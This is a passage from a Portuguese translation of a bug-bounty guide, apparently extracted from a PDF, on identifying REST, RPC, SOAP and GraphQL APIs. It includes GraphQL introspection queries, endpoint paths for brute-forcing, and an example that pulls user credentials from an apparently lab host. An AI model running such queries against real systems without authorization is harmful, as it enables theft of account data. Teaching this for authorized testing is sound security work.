
## Conclusão

Aprender a explorar manualmente as vulnerabilidades comuns de aplicativos da Web é uma obrigação para qualquer profissional de segurança. Como caçador, você deve prestar muita atenção aos bugs que são mais comumente encontrados por outros caçadores. O XSS é extremamente popular e fácil de explorar, portanto, se você for novo nesse campo, eu começaria por aqui, pois é o bug mais pago pela Hackerone. Você também precisa conhecer outras vulnerabilidades básicas, como injeção de sql e IDOR, pois elas também são encontradas com frequência em aplicativos da Web e geralmente levam a descobertas de alta gravidade. Há várias outras vulnerabilidades do OWASP que você desejará aprender para poder adicioná-las ao seu arsenal de técnicas. Quanto mais vulnerabilidades você souber explorar, maiores serão as suas chances de encontrar uma e, à medida que avançar no livro, você aprenderá mais. Dito isso, se você conhecer apenas algumas vulnerabilidades básicas da Web, ainda assim poderá ser muito bem-sucedido.


# Teste de API

## Introdução

Antigamente, os aplicativos eram criados usando uma única linguagem, como PHP, mas a arquitetura dos aplicativos atuais tende a ser um pouco diferente. A maioria dos aplicativos modernos é dividida em duas seções, frontend e backend, conforme mostrado abaixo:



Como mencionado anteriormente, o aplicativo é separado em código front-end e back-end. O front-end é a interface do usuário da Web que você vê no navegador e, normalmente, é escrito em uma estrutura javascript moderna, como ReactJS ou AngularJS. O backend é a API e pode ser escrito em vários idiomas.



Ao lidar com esse tipo de aplicativo, há certos aspectos que você precisa conhecer e se familiarizar se quiser ter sucesso. Há vários tipos de APIs e cada uma delas é ligeiramente diferente, portanto, antes de começar a hackear APIs, você precisa entender alguns aspectos.

## APIs

### API de descanso

Se você observar um aplicativo conversando com uma API de backend, 9/10 vezes ele será uma API REST. Um exemplo de solicitação no Burp para uma API REST pode se parecer com a imagem abaixo:

**Request**

Raw Params Headers Hex

```

1 PUT /appsuite/api/user?action=list&columns=XXX&session=XXX&tmezone=utc HTTP/1.1
2 Host: connect.redacted.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/javascript; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 3
10 Origin: https://connect.xfinity.com
11 Connection: close
12 Referer: https://connect.xfinity.com/appsuite/
13 Cookie: AMCV_DA11332E5321D0550A490D45%40AdobeOrg=1406116232%7CMCXXX92%7CMCMID%7C182420624642
14
15 [
16 "param1": "value1"
17]

```

Ao analisar essa solicitação, o primeiro sinal que me diz que se trata de uma solicitação para uma API REST é o fato de que os dados da solicitação são uma string JSON. As cadeias de caracteres JSON são amplamente usadas pelas APIs REST. O outro sinal é que o aplicativo está emitindo uma solicitação PUT. O método PUT é um dos vários métodos HTTP associados às APIs REST, conforme mostrado na tabela abaixo:

| Métodos http | Descrição                                                                                                         |
|--------------|-------------------------------------------------------------------------------------------------------------------|
| OBTER        | <p>Usado para obter um recurso ou informações de um servidor.</p> <p>Por exemplo, um aplicativo bancário pode</p> |

|        |                                                                                                                                                                                                                   |
|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|        | <p>use uma solicitação GET para recuperar seu nome e sobrenome para que possam ser exibidos na tela.</p>                                                                                                          |
| POST   | <p>Usado para criar um recurso, embora as pessoas o usem também como uma forma de atualização.</p> <p>Por exemplo, um aplicativo de mídia social pode usar uma solicitação POST para criar uma nova mensagem.</p> |
| PUT    | <p>Usado para atualizar um recurso.</p> <p>Por exemplo, uma solicitação PUT pode ser usada para atualizar sua senha quando você emite uma redefinição de senha.</p>                                               |
| PATCH  | <p>Usado para atualizar um recurso.</p>                                                                                                                                                                           |
| DELETE | <p>Usado para excluir um recurso.</p> <p>Por exemplo, um aplicativo de mídia social pode usar o método DELETE ao excluir um comentário.</p>                                                                       |

Agora que você conhece essas informações, pode dizer que a solicitação PUT anterior no Burp está atualizando "param1" e definindo seu valor como "value1".

Outro sinal de que você está lidando com uma API REST é quando a resposta HTTP contém um tipo MIME de JSON, conforme mostrado nas solicitações Burp abaixo:

|     | Host                             | Method | URL                                                     | MIME type |
|-----|----------------------------------|--------|---------------------------------------------------------|-----------|
| 093 | https://classify-client.servi... | GET    | /api/v1/classify_client/                                | JSON      |
| 092 | https://normandy.cdn.mozilla...  | GET    | /api/v1/                                                | JSON      |
| 091 | https://www.google.com           | GET    | /recaptcha/api2/webworker.js?hl=en&v=JPZ52INx9...       | script    |
| 090 | https://www.google.com           | GET    | /recaptcha/api2/anchor?ar=2&k=6Ldx7ZkUAAAAAA...         | HTML      |
| 089 | https://safebrowsing.googl...    | GET    | /v4/threatListUpdates:fetch?\$ct=application/x-proto... | app       |
| 088 | https://www.pinterest.com        | GET    | /resource/NewsHubBadgeResource/get/?source_ur...        | JSON      |
| 087 | https://www.pinterest.com        | GET    | /resource/NewsHubBadgeResource/get/?source_ur...        | JSON      |
| 086 | https://safebrowsing.googl...    | GET    | /v4/threatListUpdates:fetch?\$ct=application/x-proto... | app       |
| 085 | https://www.pinterest.com        | GET    | /resource/NewsHubBadgeResource/get/?source_ur...        | JSON      |
| 084 | https://www.pinterest.com        | GET    | /resource/NewsHubBadgeResource/get/?source_ur...        | JSON      |

|    | Request                                                                   | Response |     |
|----|---------------------------------------------------------------------------|----------|-----|
|    | Raw                                                                       | Headers  | Hex |
| 1  | HTTP/1.1 200 OK                                                           |          |     |
| 2  | Content-Type: application/json; charset=utf-8                             |          |     |
| 3  | x-xss-protection: 1; mode=block                                           |          |     |
| 4  | x-content-type-options: nosniff                                           |          |     |
| 5  | Vary: User-Agent, Accept-Encoding                                         |          |     |
| 6  | x-ua-compatible: IE=edge                                                  |          |     |
| 7  | Cache-Control: no-cache, no-store, must-revalidate, max-age=0             |          |     |
| 8  | Expires: Thu, 01 Jan 1970 00:00:00 GMT                                    |          |     |
| 9  | Pragma: no-cache                                                          |          |     |
| 10 | x-frame-options: SAMEORIGIN                                               |          |     |
| 11 | pinterest-generated-by: coreapp-webapp-prod-0a018b84                      |          |     |
| 12 | pinterest-generated-by: coreapp-webapp-prod-0a018b84                      |          |     |
| 13 | x-envoy-upstream-service-time: 235                                        |          |     |
| 14 | pinterest-version: a59ed29                                                |          |     |
| 15 | x-pinterest-rid: 4653551879891201                                         |          |     |
| 16 | Content-Length: 6893                                                      |          |     |
| 17 | Date: Sun, 17 May 2020 23:19:42 GMT                                       |          |     |
| 18 | Connection: close                                                         |          |     |
| 19 | X-CDN: akamai                                                             |          |     |
| 20 | Strict-Transport-Security: max-age=31536000 ; includeSubDomains ; preload |          |     |
| 21 |                                                                           |          |     |
| 22 | {                                                                         |          |     |
|    | "resource_response":{                                                     |          |     |
|    | "status":"success",                                                       |          |     |
|    | "http_status":200,                                                        |          |     |
|    | "data":{                                                                  |          |     |
|    | "news_hub_count":0,                                                       |          |     |
|    | "conversations_unseen_count":0                                            |          |     |
|    | }                                                                         |          |     |
|    | },                                                                        |          |     |
|    | "client_context":{                                                        |          |     |
|    | "                                                                         |          |     |

Conforme mencionado anteriormente, a grande maioria das APIs REST usa JSON, portanto, se você receber uma resposta JSON, provavelmente está lidando com uma API REST.

## Chamada de procedimento remoto (RPC)

A RPC (Remote Procedure Call, chamada de procedimento remoto) é a forma mais antiga de comunicação que você verá sendo usada por um aplicativo, datando da década de 1980. Esse protocolo é bastante básico, cada solicitação HTTP é mapeada para uma função específica.

The screenshot shows a network traffic analysis interface with two panels: 'Request' on the left and 'Response' on the right. Both panels have tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected in both.

**Request:**

```
1 POST /xmlrpc.php HTTP/1.1
2 Host: example.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Length: 91
10
11 <methodCall>
12 <methodName>
13 system.listMethods
14 </methodName>
15 <params>
16 </params>
17 </methodCall>
```

**Response:**

```
1 HTTP/1.1 200 OK
2 Date: Sat, 13 Jun 2020 20:01:55 GMT
3 Server: Apache
4 Connection: close
5 Accept-Ranges: none
6 Vary: Accept-Encoding
7 X-XSS-Protection: 1; mode=block
8 X-Content-Type-Options: nosniff
9 Content-Length: 4272
10 Content-Type: text/xml; charset=UTF-8
11
12 <?xml version="1.0" encoding="UTF-8"?>
13 <methodResponse>
14 <params>
15 <param>
16 <value>
17 <array>
18 <data>
19 <value>
20 <string>
21 system.multicall
22 </string>
23 </value>
24 <value>
25 <string>
26 system.listMethods
27 </string>
28 </value>
29 <value>
30 <string>
31 system.getCapabilities
32 </string>
33 </value>
```

Há vários indicadores aqui que sugerem que esse é um endpoint RPC. A primeira coisa é o nome do arquivo "xmlrpc.php". **XMLRPC** usa XML, enquanto **JSONRPC** usa JSON para seu tipo de codificação. Se esse endpoint fosse uma API JSONRPC, os dados estariam contidos em um arquivo

JSON em vez de um documento XML, essa é realmente a única diferença entre as duas APIs RPC.

No corpo da solicitação, você vê duas tags chamadas "**methodCall**" e "**methodName**".

Mencionei anteriormente que as solicitações de RPC correspondem a nomes de funções, portanto, essa é outra dica de que se trata de uma API de RPC. Caso você não esteja familiarizado com programação, "method" significa a mesma coisa que "function". Aqui estamos chamando a função "system.listMethods" e passando zero argumentos. Após emitir a solicitação, o servidor respondeu com um documento XML contendo uma lista de métodos expostos por essa API.

Você sabe que as APIs REST usam vários métodos HTTP, como PUT, POST e DELETE, mas as APIs RPC usam apenas dois métodos, GET e POST. Portanto, se você vir uma solicitação HTTP usando algo diferente de uma solicitação GET ou POST, saberá que provavelmente não se trata de uma API RPC.

### Protocolo simples de acesso a objetos (SOAP)

Na seção anterior, mencionei as APIs RPC e, especificamente, falei sobre algo chamado XMLRPC. Você pode pensar em uma API SOAP como uma versão mais avançada do XMLRPC. Ambas são muito semelhantes pelo fato de usarem XML para codificação e HTTP para transferir mensagens. Entretanto, as APIs SOAP tendem a ser um pouco mais complexas, conforme mostrado na solicitação abaixo:

Target: <http://www.webserviceX.NET>

**Request**

- [Raw](#)
- [Params](#)
- [Headers](#)
- [Hex](#)
- [XML](#)

```
POST /globalweather.asmx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:53.0)
Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
SOAPAction: http://www.webserviceX.NET/GetCitiesByCountry
Content-Type: text/xml;charset=UTF-8
Host: www.webserviceX.com
Content-Length: 345

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="http://www.webserviceX.NET">
<soapenv:Header/>
<soapenv:Body>
<web:GetCitiesByCountry>
<!--type: string-->
<web:CountryName>gero et</web:CountryName>
</web:GetCitiesByCountry>
</soapenv:Body>
</soapenv:Envelope>
```


**Response**

- [Raw](#)
- [Headers](#)
- [Hex](#)
- [XML](#)

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/7.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 26 May 2017 11:33:14 GMT
Connection: close
Content-Length: 411

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Header><GetCitiesByCountryResponse><GetCitiesByCountryResult><NewDataSet
/></GetCitiesByCountryResult></GetCitiesByCountryResponse></soap:Body></soap:Envelope>
```

Ao contrário da solicitação XMLRPC, que é apenas um bloco de dados XML, a solicitação SOAP é um pouco mais estruturada e, para enviar uma solicitação SOAP, você deve seguir essa estrutura. Um exemplo do formato SOAP pode ser encontrado abaixo:



Como você pode ver, a mensagem é primeiro envolvida em uma tag "**<soapenv:Envelope>**" que contém as tags de cabeçalho e corpo. Esse valor pode ser usado como um indicador de que você está

lidando com uma API SOAP, portanto, fique atento a essa string. A parte do cabeçalho é opcional e é usada para manter valores relacionados à autenticação, tipos complexos e outras informações sobre a própria mensagem. O corpo é a parte do documento XML que de fato contém nossa mensagem, conforme mostrado no exemplo abaixo:

```
<soapenv:Body>
 <web:GetCitiesByCountry>
 <!--type: string-->
 <web:CountryName>gero et</web:CountryName>
 </web:GetCitiesByCountry>
<soapenv:Body>
```

Como você pode ver no corpo SOAP acima, estamos chamando um método chamado "**GetCitiesByCountry**" e passando um argumento chamado "**CountryName**" com um valor de string "**gero et**".

## API GraphQL

GraphQL é uma linguagem de consulta de dados desenvolvida pelo Facebook e foi lançada em 2015. O GraphQL funciona como uma alternativa à API REST. As APIs REST exigem que o cliente envie várias solicitações a diferentes pontos de extremidade da API para consultar dados do banco de dados de back-end. Com o GraphQL, você só precisa enviar uma solicitação para consultar o backend. Isso é muito mais simples porque você não precisa enviar várias solicitações para a API, uma única solicitação pode ser usada para reunir todas as informações necessárias.

Com o surgimento de novas tecnologias, surgem também novas vulnerabilidades. Por padrão, o graphQL não implementa a autenticação, que fica a cargo do desenvolvedor. Isso significa que, por padrão, o graphQL permite que qualquer pessoa o consulte, e todas as informações confidenciais estarão disponíveis para os invasores sem autenticação.

Ao realizar seus ataques de força bruta ao diretório, certifique-se de adicionar os seguintes caminhos para verificar se há instâncias de graphQL.


- /graphql
- /graphiql
- /graphql.php
- /graphql/console

Depois de encontrar uma instância aberta do GraphQL, você precisa saber quais consultas são compatíveis com ela. Isso pode ser feito usando o sistema de introspecção. Mais detalhes podem ser encontrados aqui:

- <https://graphql.org/learn/introspection/>

A emissão das solicitações a seguir mostrará todas as consultas disponíveis no endpoint.

- `example.com/graphql?query={ schema{types{name,fields{name}}}}`




The screenshot shows a browser window with the URL `10.10.10.121:3000/graphql?query={__schema{types{name,fields{name}}}}`. The page displays a JSON response representing the GraphQL schema. The `data` field contains the schema information, which includes the `__schema` field, the `types` field, and the `fields` field for the `User` type. The `User` type has two fields: `username` and `password`.

```
data:
 __schema:
 types:
 0:
 ...
 1:
 name: "User"
 fields:
 0:
 name: "username"
 1:
 name: "password"
```

Como você pode ver, há um tipo chamado "User" (Usuário) e ele tem dois campos chamados "username" (nome de usuário) e "password" (senha). Os tipos que começam com "\_\_\_\_" podem ser ignorados, pois fazem parte do sistema de introspecção. Quando um tipo interessante for encontrado, você poderá consultar os valores de seus campos emitindo a seguinte consulta:

- `http://example.com/graphql?query={TYPE\_1{FIELD\_1,FIELD\_2}}`



The screenshot shows a browser window with the URL `http://10.10.10.121:3000/graphql?query={user{username,password}}`. The page displays a JSON response with the `data` field containing a single object representing the `User` type. The `username` field is set to `helpme@helpme.com` and the `password` field is set to a hashed value: `5d3c93182bb20f07b994a7f617e99cff`.

```
{"data": {"user": {"username": "helpme@helpme.com", "password": "5d3c93182bb20f07b994a7f617e99cff"}}
```

Depois que a consulta for enviada, ela extrairá as informações relevantes e retornará os resultados para você. Nesse caso, obtemos um conjunto de credenciais que podem ser usadas para fazer login no aplicativo.

O GraphQL é uma tecnologia relativamente nova que está começando a ganhar força entre as startups e as grandes corporações. Além da falta de autenticação por padrão, os pontos de extremidade do GraphQL podem ser vulneráveis a outros erros, como o IDOR.


## Autenticação

Se um aplicativo exigir que você faça login, ele deverá usar alguma forma de autenticação para verificar quem você é. Dependendo do método de autenticação que o aplicativo estiver usando, poderá haver vários tipos de ataques para comprometer o processo de autenticação.

O comprometimento do processo de autenticação normalmente leva a vulnerabilidades de sequestro de conta (ATO) e, dependendo das contas sequestradas, também pode levar ao aumento de privilégios. Nas seções a seguir, falarei sobre os métodos de autenticação mais comuns e suas armadilhas.

### HTTP Básico


Esse é provavelmente o tipo de autenticação mais básico e fácil de implementar. Conforme mostrado na imagem abaixo, você pode identificar a autenticação básica HTTP pelo pop-up exibido nos navegadores da Web.



Depois de digitar o nome de usuário e a senha, os detalhes da autenticação são armazenados em um cabeçalho de autorização, conforme mostrado abaixo:

```
1 GET / HTTP/1.1
2 Host: 84.254.1.196
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:81.0) Gecko/20100101 Firefox/81.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Authorization: Basic dGVzdF91c2VyOnRlc3RfcGFzc3dvcmQ=
```

Observe que o cabeçalho de autorização é apenas uma cadeia de caracteres codificada em base64 do nome de usuário e da senha. Se decodificássemos a cadeia de caracteres acima, obteríamos o seguinte:

